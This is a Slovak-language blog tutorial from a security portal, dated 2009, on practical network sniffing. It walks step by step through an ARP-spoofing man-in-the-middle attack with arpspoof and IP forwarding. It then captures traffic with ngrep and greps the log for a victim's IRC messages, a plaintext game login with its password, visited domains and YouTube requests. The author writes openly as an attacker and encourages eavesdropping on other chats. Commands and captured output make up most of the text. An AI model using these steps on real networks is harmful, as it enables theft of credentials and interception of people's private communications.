

## Sniffing v praxi(ngrep)

Vložil/a [5716](#) [1], 21. prosinec, 2009 - 17:03


Takže dnes si povieme ukážeme o sniffování v praxi.

V krátkosti:

Čo to sniffing je? Je to "odpočúvanie" komunikácie počítačov na lokálnej sieti.

Načo to je dobré? Môžeme vydiť čo sa na sieti deje, môže nám to pomôcť pri hľadaní problémov, ale aj na získavanie používateľových hesiel, čítanie jeho konverzácie etc.

Ukážka lokálnej siete:



IP a MAC adresy počítačov.

MODEM MAC: 01:12:23:34:45:56  
IP: 192.168.1.1

PC1 MAC: 01:23:45:67:89:12  
IP: 192.168.1.200

VY MAC: 00:11:22:33:44:55  
IP: 192.168.1.10

Predstavme si komunikáciu medzi **PC1(192.168.1.200)** a **modemom(192.168.1.1)**. My ako útočníci musíme nejako oklamať modem, že sme PC1 a PC1, že sme modem. Ako na to? Postačí nám na to program arpspoof z balíčku dsniiff.

Ja pracujem na debiane takže:

```
desktop:~# apt-get install dsniiff
```

Ok konečne to je nainštalované. Ale čo s tým? Čo mi to pomôže?  
V prvom rade si musíme zapnúť podporu routra v jadre týmto príkazom.

```
desktop:~# echo "1" > /proc/sys/net/ipv4/ip_forward
```

Ok to by sme mali teraz musíme oklamať modem, že sme PC1 a PC1, že sme modem.

```
desktop:~# arpspoof -t 192.168.1.1 192.168.1.200
```

```
00:11:22:33:44:55 01:12:23:34:45:56 0806 42: arp reply 192.168.1.200 is-at
00:11:22:33:44:55
00:11:22:33:44:55 01:12:23:34:45:56 0806 42: arp reply 192.168.1.200 is-at
00:11:22:33:44:55
00:11:22:33:44:55 01:12:23:34:45:56 0806 42: arp reply 192.168.1.200 is-at
00:11:22:33:44:55
00:11:22:33:44:55 01:12:23:34:45:56 0806 42: arp reply 192.168.1.200 is-at
00:11:22:33:44:55
```

Čo to robilo? Modemu vravíme že PC1 má MAC adresu 00:11:22:33:44:55 a nie 01:23:45:67:89:12. Tým padom to ide na nás.

```
desktop:~# arpspoof -t 192.168.1.200 192.168.1.1
```

```
00:11:22:33:44:55 01:23:45:67:89:12 0806 42: arp reply 192.168.1.1 is-at
00:11:22:33:44:55
00:11:22:33:44:55 01:23:45:67:89:12 0806 42: arp reply 192.168.1.1 is-at
00:11:22:33:44:55
00:11:22:33:44:55 01:23:45:67:89:12 0806 42: arp reply 192.168.1.1 is-at
00:11:22:33:44:55
00:11:22:33:44:55 01:23:45:67:89:12 0806 42: arp reply 192.168.1.1 is-at
00:11:22:33:44:55
```

PC1 vravíme že modem má MAC adresu 00:11:22:33:44:55 a nie 01:12:23:34:45:56. Tým padom to ide opäť na nás.

Teraz sa vlastne náš PC správa ako router. Zoberie packet. Pozrie komu patrí a tam to pošle. Samozrejme teraz je už možnosť jeho prezerania ktorá predtým nebola.

Ok teraz už sme nejak oklamali PC1 a MODEM ale čo ďalej? Ide na radu sniffer. Ja som si vybral ngrep.

```
desktop:~# ifconfig
```

```
eth0      Link encap:Ethernet  HWaddr 00:11:22:33:44:55
          inet addr:192.168.1.10  Bcast:192.168.1.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:280353 errors:0 dropped:0 overruns:0 frame:0
          TX packets:213930 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:342933791 (327.0 MiB)  TX bytes:35058125 (33.4 MiB)
          Interrupt:27 Base address:0xa000
```

Ok bežíme na karte eth0. Takže spustíme ngrep.

```
desktop:~# ngrep
```

```
T 192.168.1.10:38273 -> 209.85.135.97:443 [AP]
.....f...=.S}V$Z.I*\~A.....OR....d...P.5.....n.....k....R.....H:.F.....T....3C
*...N^.L.|....t.....4....:
M.<...1.i.r...u...R...<.)3...L.&<.)T...,(`.7.*.U.:n..DJ...N`...I...U...w?.MH.i....
```

## Sniffing v praxi(ngrep)

Publikováno na serveru Security-Portal.cz (<https://www.security-portal.cz>)

---

```
m....&Fem..2..%].J.....5>..
..C(.h.n.P.....&..`q{.h6.#...7...g...;"...u.....Y./.
.D....D.....J..).t.8v:=....._.N.pB....y.=.....
...y.k...B...z.....O...sVJ...zC...F..e.{..GbB...5G.)?).$.F,..n0C..R...9..H..N6..
2.%r,.C.H.i...~jf..x..#?...
..b.q.[.jr...'v...l;rF..tJ.SMaX...,.....-....qH.S...O.9....Tu.Z...{..._.....'B
.H.t.I...(h.Y.....|.....D3
.....+...}>.[#...|=...<e....f.HR8.^v...{:t.|M....Q...[.....`r..u-6..EXl...y..S..O..
.....Y..J.%.....k.io
..h>...lm.....4H2.:...S$.512...D.....M....k.....W\s.@..DW.T..LVh9..
.....~AO+B.Xj.u..[...
VT...s...~o.J.*..Q.R.....7.S/%....\....5.[n.A...-....38.._e.../.....O....x....
.}.X.l...sLW...D.V._.4.....
E.!...4Q.....t#.Y.Y.F4?..).A.....k.t.-...../|Ue..x.bj.N...
```

Vidíme srandy podobné tomúto. Nič dôležité zatiaľ.

Teraz skúsime odhýtať konverzáciu na zaheslovanom channeli kde sa mi nedostaneme ale user pokus áno.

```
desktop:~# ngrep |grep '#blabla'
:pokus!~stlgd3r@adsl-dyn11.11-111-11.t-com.sk PART #blabla..

:pokus!~stlgd3r@adsl-dyn11.11-111-11.t-com.sk JOIN :#blabla..

:pokus!~stlgd3r@adsl-dyn11.11-111-11.t-com.sk JOIN :#blabla..

:pokus!~stlgd3r@adsl-dyn11.11-111-11.t-com.sk JOIN :#blabla..

:pokus!~stlgd3r@adsl-dyn11.11-111-11.t-com.sk PRIVMSG #blabla :Zdravim vas :>..

:pokus!~stlgd3r@adsl-dyn11.11-111-11.t-com.sk PRIVMSG #blabla :To je len test pre
clanok uspesne sniffovanie konverzacie.
:xaxaa!~xaxaa@adsl-dyn11.11-111-11.t-com.sk PRIVMSG #blabla :No vitaj tu medzi
nami. :>
```

Ja to všetko radšej dávam do log.txt a potom po skončení alebo aj za priebehu sa bavím s logom a prezerám si ho.

```
desktop:~# ngrep > log.txt
```

Teraz pozeranie logu.

Pozeranie nejakých hesiel.

```
desktop:~# cat log.txt |grep password
g4_login{.text-align:right;float:right;whitespace:normal;}.#user_landing4,
#password_landing4
{.width:115px;font-weight:bold;background-color:#F0E1BB;}.a:link.{
font-weight:bold;color:#804000;text-decoration:none;}
ntent-Length: 52....user=xoxotko&clear=true&password=sniffing&server=sk4
```

## Sniffing v praxi(ngrep)

Publikováno na serveru Security-Portal.cz (<https://www.security-portal.cz>)

---

Takže sme mali šťastie user xoxotko sa pokúšal prihlásiť na divoke-kmene. Docela populárna hra nie?

```
desktop:~# cat log.txt |grep .cz
"S{"Fg6L.!Tk.Vj.,.Z.0_q._s.H`.}`!Mq"zF.Yd,uX?4/.ex Tn.Vt.ho*.
.....Rp.+*4Y..Ri.cz%".._v#S0%?;..#.Sv.H` no....jLAhw.IP.S:-_w....^r'Wp%#8.HZ.AW.KQ
d}.(;$5.Zr....Zo._t.Zw#521JLJco.mf%az.qx+.^GL@.Tk.V\..jjmeu_Px.Uy.oL5q|7Zp-)6.C..}..
Y(?. 'E.-..7.3.....D:.wo.r...O.....'0...M..;q.....Lp.U...IDAT..2M3O?...U.
...#>..S..6.{.i..8.b.(x.a...Qp.....{.b.~.....v....;.....czF..=.@..n=.zF..o...{^T
...Qumc.n..W.4.....P.>q...X.....k.V.x.....'.3[<.wfeE....{
894.....h.....(.....
.....JHS]am.....[..\..;8DDGT^..\..
.....V~.z.....Jc1cz.....v..V~.....Ry.....O
.....www.divokekmeny.cz.....

.....www.divokekmeny.cz.....

.....www.divokekmeny.cz.....O....cs0.ds.ignames.net..0.....O....0j.

.....www.divokekmeny.cz.....O....cs0.ds.ignames.net..7.....4.a.
ns.innogames.de..hostmaster.7K+.C..@.....

..A.....Q.....j.`(:..rcz&

.q.....www.ivasp.info.....<.ns.webovy-servis.cz..info.vas-hosting.
=w..D..*0.....:.....

t.....securityportal.cz.....

.....securityportal.cz.....

t.....security-portal.cz..... ..Rw.7

.....security-portal.cz...../.nsl.websupport.sk..admin.4w.?$.
.....
```

Vidíme nejaké .cz domény, ktoré užívateľ prezeral.

Môžeme si pozrieť či bola daná osoba na youtube a čo pozerala... sem to je docela neprehľadné ale pomocou pár príkazov sa dajú z toho spraviť pekné výpisy.

```
desktop:~# cat log.txt |grep youtube

GET /get_video?video_id=0t0FGyhB6C8&t=vjVQa1PpcFNbmlTqRwteKxg80Y2Y-b98KHfCvwoYhgz=&
el=detailpage&ps=&fmt=34&asv=2&noflv=1 HTTP/1.1..Host: <a
href="http://www.youtube.com..User-Agent:" title="">www.youtube.com..User-Agent:</a>
Mozilla/5.0 (X11; U; Linux i686; sk; rv:1.9.1.3) Gecko/20090824 F
=0&ad_event=3 HTTP/1.1..Host: <a href="http://www.youtube.com..User-Agent:"
title="">www.youtube.com..User-Agent:</a> Mozilla/5.0 (X11; U; Linux i686; sk;
rv:1.9.1.3) Gecko/20090824 Firefox/3.5.3..Accept:
```

## Sniffing v praxi(ngrep)

Publikováno na serveru Security-Portal.cz (<https://www.security-portal.cz>)

---

```
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8..Accept-Language:
sk,c
GET /adsense_script.html?divId=watch-channel-brand-div&depth=2 HTTP/1.1..Host: <a
href="http://www.youtube.com..User-Agent:" title="">www.youtube.com..User-Agent:</a>
Mozilla/5.0 (X11; U; Linux i686; sk; rv:1.9.1.3) Gecko/20090824
Firefox/3.5.3..Accept: text/html,application/xhtml+xml,appli
sk,cs;q=0.8,en-us;q=0.5,en;q=0.3..Accept-Encoding: gzip,deflate..Accept-Charset:
ISO-8859-2,utf-8;q=0.7,*;q=0.7..Keep-Alive: 300..Connection: keep-alive..Referer: <a
href="http://www.youtube.com/watch?v=0t0FGyhB6C8&feature=channel..Cookie:" title="htt
p://www.youtube.com/watch?v=0t0FGyhB6C8&feature=channel..Cookie:">http://www.youtube.
com/watch?v=0t0FGyhB6C8&feature=channel..Cookie:</a>
```

Takisto sa dá sledovať icq konverzácia, a veľa iných vecí. Je to už len na vašej fantázii a na upravení vašich príkazov, ktoré sa dajú krásne kombinovať.

Toť vše. Do sniffovania cau !

**URL článku:** <https://www.security-portal.cz/blog/sniffing-v-praxingrep>

### Odkazy:

[1] <https://www.security-portal.cz/users/5716>